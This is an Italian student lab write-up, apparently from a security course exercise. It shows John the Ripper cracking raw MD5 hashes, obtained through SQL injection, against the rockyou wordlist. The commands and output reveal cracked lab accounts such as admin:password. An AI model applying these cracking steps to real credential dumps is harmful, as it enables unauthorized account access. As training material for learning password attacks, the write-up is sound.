
S6L3

LA TRACCIA DI OGGI CONSISTEVA TRAMITE UN TOOL DI KALI IN QUESTO CASO JOHN RIPPER DI CODIFICARE LE PASSWORD MD5 DAL DB DOPO AVER EFFETTUATO UNA SQL INJECTION CI VIENE DATO IL FIRST NAME ED IL SECONDO CODICE IN HASH CHE NOI ANDREMO A CRACKARE



S6L3

Il tool che andremo ad utilizzare si chiama john the ripper ed è utilizzato per il cracking di password
Nel primo comando utilizzare con il comando –wordlist andremo a prendere dei file all'interno del Nostro kali (rock.you.txt) che sono dei nomi admin dai inserire mentre il file da decifrare sarà **hash.txt**
Dove avremo incollato all'interno di esso i codici hash copiati dalla schermata precedente precisamente Dopo la voce **Surname:**,dopo con il comando **show** di sotto vedremo che è riuscito a decifrarne 4

```
4 password hashes cracked, 1 left

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo john --format=raw-md5 --wordlist= /home/kali/Desktop/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Remaining 1 password hash
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2024-01-10 12:13) 0g/s 88650p/s 88650c/s 88650C/s !@#$%..sss
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo john --format=raw-md5 --show= /home/kali/Desktop/rockyou.txt hash.txt
admin:password
gordonb:abc123
pablo:letmein
smithy:password

4 password hashes cracked, 1 left

┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=RAW-MD5 --show /home/kali/Desktop/rockyou.txt hash.txt
admin:password
gordonb:abc123
pablo:letmein
smithy:password

4 password hashes cracked, 1 left
```